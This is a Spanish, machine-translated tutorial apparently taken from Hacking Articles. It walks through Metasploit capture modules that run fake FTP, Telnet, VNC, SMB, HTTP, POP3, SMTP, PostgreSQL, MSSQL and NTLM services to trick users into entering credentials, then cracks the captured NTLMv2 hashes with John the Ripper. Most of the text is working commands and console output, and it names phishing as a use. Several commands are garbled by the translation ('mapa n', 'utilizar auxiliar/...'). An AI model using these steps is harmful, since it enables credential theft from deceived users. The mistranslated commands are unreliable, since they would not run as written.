iGNITE Technologies

CREDENTIAL DUMPING FAKE SERVICES

WWW.HACKINGARTICLES.IN

Contenido

Introducción

En Metasploit, al utilizar módulos auxiliares, puede falsificar cualquier servidor de su elección y obtener las credenciales de la víctima. Para utilizar su servidor, puede utilizar el comando de búsqueda para buscar módulos. Entonces, para comenzar, encienda sus máquinas Kali Linux e inicie Metasploit usando el comando

```
msfconsola
```

ftp

FTP significa "Protocolo de transferencia de archivos" que se utiliza para la transferencia de archivos informáticos entre un cliente y un servidor en una red informática en el puerto 21. Este módulo proporciona un servicio FTP falso diseñado para capturar credenciales de autenticación.

Para lograr esto, puede escribir

```
utilizar auxiliar/servidor/captura/ftp
establecer srvhost 192.168.0.102
establecer banner Bienvenido a artículos de piratería
explotar
```

Aquí verá que el servidor se ha iniciado y el módulo se está ejecutando.

```
msf5 > use auxiliary/server/capture/ftp
msf5 auxiliary(server/capture/ftp) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/ftp) > set banner Welcome to Hacking Articles
banner ⇒ Welcome to Hacking Articles
msf5 auxiliary(server/capture/ftp) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:21
[*] Server started.
msf5 auxiliary(server/capture/ftp) >
```

Al realizar un escaneo de Nmap con el puerto FTP y la dirección IP, puede ver que el puerto está abierto.

```
mapa n -p21 192.168.0.102
ftp192.168.0.102
```

Ahora, para hacer que el usuario crea que es una página de inicio de sesión genuina, puede engañarlo para que abra la página de inicio de sesión ftp. Mostrará "Bienvenido a artículos de piratería" y le pedirá al usuario que ingrese su ID de usuario y contraseña.

Según el usuario, sería una página genuina y ingresaría su ID de usuario y contraseña.

```
root@kali:~# nmap -p21 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:20 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000047s latency).

PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
root@kali:~# ftp 192.168.0.102
Connected to 192.168.0.102.
220 Welcome to Hacking Articles
Name (192.168.0.102:root): raj
331 User name okay, need password...
Password:
500 Error
Login failed.
ftp>
```

Le mostrará al usuario que el inicio de sesión falló, pero el oyente capturará el ID de usuario y la contraseña. Verás que el ID/Contraseña es

raj/123

```
[*] Started service listener on 192.168.0.102:21
[*] Server started.
msf5 auxiliary(server/capture/ftp) > [+] FTP LOGIN 192.168.0.102:44244 raj / 123
```

Telnet

Telnet es un protocolo de red que permite a un usuario de una computadora iniciar sesión en otra computadora que forma parte de la misma red en el puerto 23. Este módulo proporciona un servicio Telnet falso diseñado para capturar credenciales de autenticación.

Para lograr esto, puede escribir

use auxiliar/servidor/captura/telnet set banner
Bienvenido a artículos de piratería set srvhost
192.168.0.102
explotar

```
msf5 > use auxiliary/server/capture/telnet
msf5 auxiliary(server/capture/telnet) > set banner Welcome to Hacking Articles
banner ⇒ Welcome to Hacking Articles
msf5 auxiliary(server/capture/telnet) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/telnet) > exploit
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
```

Al realizar un escaneo de Nmap con el puerto Telnet y la dirección IP, puede ver que el puerto está abierto.

Ahora, para hacer que el usuario crea que es una página de inicio de sesión genuina, puede engañar al usuario para que abra la página de inicio de sesión de Telnet. Mostrará "Bienvenido a artículos de piratería" y le pedirá al usuario que ingrese su identificación de usuario y contraseña.

Según el usuario sería una página genuina, pondrá su ID de usuario y contraseña.

```
nmap -p23 192.168.0.102 telnet
192.168.0.102
```

```
root@kali:~# nmap -p23 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:29 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000043s latency).

PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~# telnet 192.168.0.102
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.

Welcome to Hacking Articles

Login: ignite
Password: 123


Login failed

Connection closed by foreign host.
```

Le mostrará al usuario que el inicio de sesión falló, pero el oyente capturará el ID de usuario y la contraseña.
Verás que el ID/Contraseña es

```
encender/123
```

```
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.0.102:23
[*] Server started.
msf5 auxiliary(server/capture/telnet) > [+] TELNET LOGIN 192.168.0.102:52060 ignite / 123
```

VNC

VNC Virtual Network Computing es un sistema gráfico para compartir escritorio que utiliza el protocolo Remote Frame Buffer para controlar de forma remota otra computadora en el puerto 5900. Este módulo proporciona un servicio VNC falso diseñado para capturar credenciales de autenticación.

Para lograr esto, puede escribir

```
utilizar auxiliar/servidor/captura/vnc
establecer srvhost 192.168.0.102
establecer johnpwfile /root/Desktop/
explotar
```

Aquí usamos la opción JOHNPWFILE para guardar los hashes capturados en formato John the Ripper. Aquí vemos que el módulo se está ejecutando y el oyente se ha iniciado.

```
msf5 > use auxiliary/server/capture/vnc
msf5 auxiliary(server/capture/vnc) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/vnc) > set johnpwfile /root/Desktop/
johnpwfile ⇒ /root/Desktop/
msf5 auxiliary(server/capture/vnc) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 192.168.0.102:5900
```

Al realizar un escaneo de Nmap con el puerto vnc y la dirección IP, puede ver que el puerto está abierto.

```
mapa n -p5900 192.168.0.102
vncviewer 192.168.0.102
```

Según el usuario, sería una página genuina, ya que al iniciar vncviewer pondrá su ID de usuario y contraseña.

```
root@kali:~# nmap -p5900 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 15:36 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00015s latency).

PORT     STATE SERVICE
5900/tcp open  vnc

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
root@kali:~# vncviewer 192.168.0.102
Connected to RFB server, using protocol version 3.7
Performing standard VNC authentication
Password:
Authentication failure
```

Mostrará que hubo un error de autenticación, pero se capturó el hash de la contraseña.

```
[*] Started service listener on 192.168.0.102:5900
[*] Server started.
msf5 auxiliary(server/capture/vnc) > [+] 192.168.0.102:34944 - Challenge: 00112233445566778899aabbccddeeff; Response: 780ebe4e484e328b1e16aeec95644567
```

SMB

SMB significa bloque de mensajes del servidor que se utiliza para compartir impresoras, archivos, etc. en el puerto 445. Este módulo proporciona un servicio SMB que se puede utilizar para capturar los hash de contraseña de desafío-respuesta del sistema cliente SMB.

Para lograr esto, puede escribir

> use auxiliar/servidor/capture/smb configure
> johnpwfile /root/ Desktop/ set srvhost
> 192.168.0.102
> explotar

El servidor captura las credenciales en un valor hash que se puede descifrar más tarde, por lo tanto, el archivo johnpw de Juan el Destripador

```
msf5 > use auxiliary/server/capture/smb
msf5 auxiliary(server/capture/smb) > set johnpwfile /root/Desktop/
johnpwfile => /root/Desktop/
msf5 auxiliary(server/capture/smb) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/smb) > exploit
[*] Auxiliary module running as background job 3.

[*] Started service listener on 192.168.0.102:445
```

Al realizar un escaneo de Nmap con el puerto smb y la dirección IP, puede ver que el puerto está abierto


> mapa n -p445 192.168.0.102

```
root@kali:~# nmap -p445 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:03 EDT
Nmap scan report for 192.168.0.102
Host is up (0.00011s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Como resultado, este módulo ahora generará un mensaje de seguridad de ventana falsificada en el sistema de la víctima para establecer una conexión con otro sistema para poder acceder a las carpetas compartidas de ese sistema.



Le mostrará al usuario que el inicio de sesión falló, pero el oyente capturará las credenciales. Aquí puede ver que el oyente ha capturado al usuario y el nombre de dominio. También ha generado un hash NT que se puede descifrar con John the Ripper.

```
[*] Started service listener on 192.168.0.102:445
[*] Server started.
msf5 auxiliary(server/capture/smb) > [*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d96334541420cc06d4765a882955122c
NT_CLIENT_CHALLENGE:0101000000000002c1a18e8f461d6019e642cb283d607b70000000020000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:2afd9aa018bc00dac3c195bc671cdbba
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d60122662d078d1230be0000000020000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:defcf870e67f4e92631024b11a95e4db
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d60153c3f819b30cc93b0000000020000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:1844826b66607bb54e982c4c6793c2ab
NT_CLIENT_CHALLENGE:0101000000000000eddc1ce8f461d601ba5da0416a345f2d0000000020000000000000
[*] SMB Captured - 2020-07-24 15:59:14 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:5ccb80934f6b4d84a8353b91048aa478
NT_CLIENT_CHALLENGE:0101000000000004d3e1fe8f461d601f30ed0e322c131c70000000020000000000000
[*] SMB Captured - 2020-07-24 15:59:15 -0400
NTLMv2 Response Captured from 192.168.0.103:49160 - 192.168.0.103
USER:raj DOMAIN:WIN-3Q7NEBI2561 OS: LM:
LMHASH:Disabled
```

Aquí puede ver que el archivo hash generado en el escritorio se puede descifrar usando

juan _netntlmv2

Y aquí ves que la contraseña está en formato de texto, 123 para el usuario Raj.

```
root@kali:~/Desktop# john _netntlmv2
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (netnt
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for
Warning: Only 4 candidates buffered for the current sa
Almost done: Processing the remaining buffered candida
Warning: Only 7 candidates buffered for the current sa
Proceeding with wordlist:/usr/share/john/password.lst,
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
123              (raj)
```

http_básico

Este módulo responde a todas las solicitudes de recursos con un HTTP 401. Esto debería hacer que la mayoría de los navegadores soliciten una credencial. Si el usuario ingresa credenciales de autenticación básica, se envían a la consola. Esto puede resultar útil en algunas expediciones de phishing en las que es posible insertar un recurso en una página.


Para explotar HTTP (80), puede escribir

utilizar auxiliar/servidor/captura/http_basic
establecer RedirectURL www.hackingarticles.in
establecer srvhost 192.168.0.102
establecer ventas de uripath
explotar

```
msf5 > use auxiliary/server/capture/http_basic
msf5 auxiliary(server/capture/http_basic) > set RedirectURL www.hackingarticles.in
RedirectURL => www.hackingarticles.in
msf5 auxiliary(server/capture/http_basic) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/http_basic) > set uripath sales
uripath => sales
msf5 auxiliary(server/capture/http_basic) > exploit
[*] Auxiliary module running as background job 0.

[*] Using URL: http://192.168.0.102:80/sales
[*] Server started.
msf5 auxiliary(server/capture/http_basic) >
```

Como resultado, este módulo ahora generará un mensaje de inicio de sesión falso en el sistema de la víctima cuando se abra una URL http.



Le mostrará al usuario que el inicio de sesión falló, pero el oyente capturará el ID de usuario y la contraseña.

Verás que el ID/Contraseña es

raj/123

```
[*] Using URL: http://192.168.0.102:80/sales
[*] Server started.
msf5 auxiliary(server/capture/http_basic) > [*] Sending 401 to client 192.168.0.110
[+] HTTP Basic Auth LOGIN 192.168.0.110 "raj:123" / /sales
[*] Redirecting client 192.168.0.110 to www.hackingarticles.in
msf5 auxiliary(server/capture/http_basic) >
```

POP3

POP3 es un protocolo cliente/servidor en el que su servidor de Internet en el puerto 110 recibe y guarda el correo electrónico. Este módulo proporciona un servicio POP3 falso diseñado para capturar credenciales de autenticación.

Para lograr esto, puede escribir

usar auxiliar/servidor/captura/pop3
configurar srvhost 192.168.0.102
explotar


```
msf5 > use auxiliary/server/capture/pop3
msf5 auxiliary(server/capture/pop3) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/pop3) > exploit
[*] Auxiliary module running as background job 1.

[*] Started service listener on 192.168.0.102:110
[*] Server started.
```

Al realizar un escaneo de Nmap con el puerto POP3 y la dirección IP, puede ver que el puerto está abierto


nmap -p110 192.168.0.102 telnet
192.168.0.102 110

Según el usuario sería una página genuina, pondrá su ID de usuario y contraseña.



Verá que el Usuario/Contraseña capturado por el oyente es

raj/123



SMTP

SMTP significa Protocolo simple de transferencia de correo, que es un protocolo de comunicación para la transmisión de correo electrónico en el puerto 25. Este módulo proporciona un servicio SMTP falso diseñado para capturar credenciales de autenticación.

Para lograr esto, puede escribir

utilizar auxiliar/servidor/captura/smtp
configurar srvhost 192.168.0.102
explotar

```
msf5 > use auxiliary/server/capture/smtp
msf5 auxiliary(server/capture/smtp) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/smtp) > exploit
[*] Auxiliary module running as background job 2.

[*] Started service listener on 192.168.0.102:25
[*] Server started.
```

Al realizar un escaneo de Nmap con el puerto SMTP y la dirección IP, puede ver que el puerto está abierto

nmap -p25 <dirección IP>
telnet 192.168.0.102 25

Según el usuario sería una página genuina, pondrá su ID de usuario y contraseña.

```
root@kali:~# nmap -p25 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:24 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000070s latency).

PORT   STATE SERVICE
25/tcp open  smtp

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
root@kali:~# telnet 192.168.0.102 25
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.
220 SMTP Server Ready
USER raj
503 Server Error
PASS 123
503 Server Error
```

Al agregar el ID y la contraseña, se mostrará un error del servidor al usuario, pero el oyente lo capturará.

raj/123

```
msf5 auxiliary(server/capture/smtp) > [*] SMTP: 192.168.0.102:42582 Command: USER raj
[*] SMTP: 192.168.0.102:42582 Command: PASS 123
[+] SMTP LOGIN 192.168.0.102:42582  / 123
```

PostgreSQL

Postgresql es una base de datos de código abierto que está ampliamente disponible en el puerto 5432. Este módulo proporciona un servicio PostgreSQL falso que está diseñado para capturar credenciales de autenticación de texto sin cifrar.

use auxiliar/servidor/captura/postgresql establezca
srvhost 192.168.0.102

explotar

```
msf5 > use auxiliary/server/capture/postgresql
msf5 auxiliary(server/capture/postgresql) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/postgresql) > exploit
[*] Auxiliary module running as background job 5.

[*] Started service listener on 192.168.0.102:5432
[*] Server started.
```

Al realizar un escaneo de Nmap con el puerto PostgreSQL y la dirección IP, puede ver que el puerto está abierto

nmap -p5432 <dirección IP> psql
-h 192.168.0.102 -U raj

Según el usuario sería una página genuina, pondrá su ID de usuario y contraseña.

```
root@kali:~# nmap -p5432 192.168.0.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 16:29 EDT
Nmap scan report for 192.168.0.102
Host is up (0.000065s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
root@kali:~# psql -h 192.168.0.102 -U raj
Password for user raj:
psql: error: could not connect to server: FATAL:  password authentication
root@kali:~#
```

Al agregar el ID y la contraseña, se mostrará un error del servidor al usuario, pero el oyente lo capturará.

raj/123

```
[*] Started service listener on 192.168.0.102:5432
[*] Server started.
msf5 auxiliary(server/capture/postgresql) > [+] PostgreSQL LOGIN 192.168.0.102:33600 raj / 123 / raj
```

MsSQL

Mssql es un sistema de administración de bases de datos desarrollado por Microsoft que está ampliamente disponible en 1433. Este módulo proporciona un servicio MSSQL falso que está diseñado para capturar credenciales de autenticación. Este módulo admite tanto los inicios de sesión de bases de datos débilmente codificados como los inicios de sesión de Windows (NTLM).


Lograr esto,

use auxiliar/servidor/capture/mssql configure
srvhost 192.168.0.102
explotar

```
msf5 > use auxiliary/server/capture/mssql
msf5 auxiliary(server/capture/mssql) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf5 auxiliary(server/capture/mssql) > exploit
[*] Auxiliary module running as background job 6.

[*] Started service listener on 192.168.0.102:1433
```

Se abrirá una ventana falsa del administrador de sesiones de Microsoft. Según el usuario sería una página genuina, pondrá su ID de usuario y contraseña.



Al agregar el ID y la contraseña, se mostrará un error del servidor al usuario, pero el oyente lo capturará.

Usuario/ID: raj/123

```
[*] MSSQL LOGIN 192.168.0.110:59722 raj / 123
```

http_ntlm


El módulo de captura http_ntlm intenta capturar silenciosamente hashes de desafío NTLM a través de HTTP.

usar auxiliar/servidor/capture/ http_ntlm configurar
johnpwfile /root/Desktop/ configurar srvhost
192.168.0.102
establecer exploit de
informe uripath

```
msf5 > use auxiliary/server/capture/http_ntlm
msf5 auxiliary(server/capture/http_ntlm) > set johnpwfile /root/Desktop/
johnpwfile ⇒ /root/Desktop/
msf5 auxiliary(server/capture/http_ntlm) > set srvhost 192.168.0.102
srvhost ⇒ 192.168.0.102
msf5 auxiliary(server/capture/http_ntlm) > set uripath report
uripath ⇒ report
msf5 auxiliary(server/capture/http_ntlm) > exploit
[*] Auxiliary module running as background job 7.

[*] Using URL: http://192.168.0.102:8080/report
[*] Server started.
```

Como resultado, este módulo ahora generará un mensaje de inicio de sesión falso en el sistema de la víctima cuando se abra una URL http.



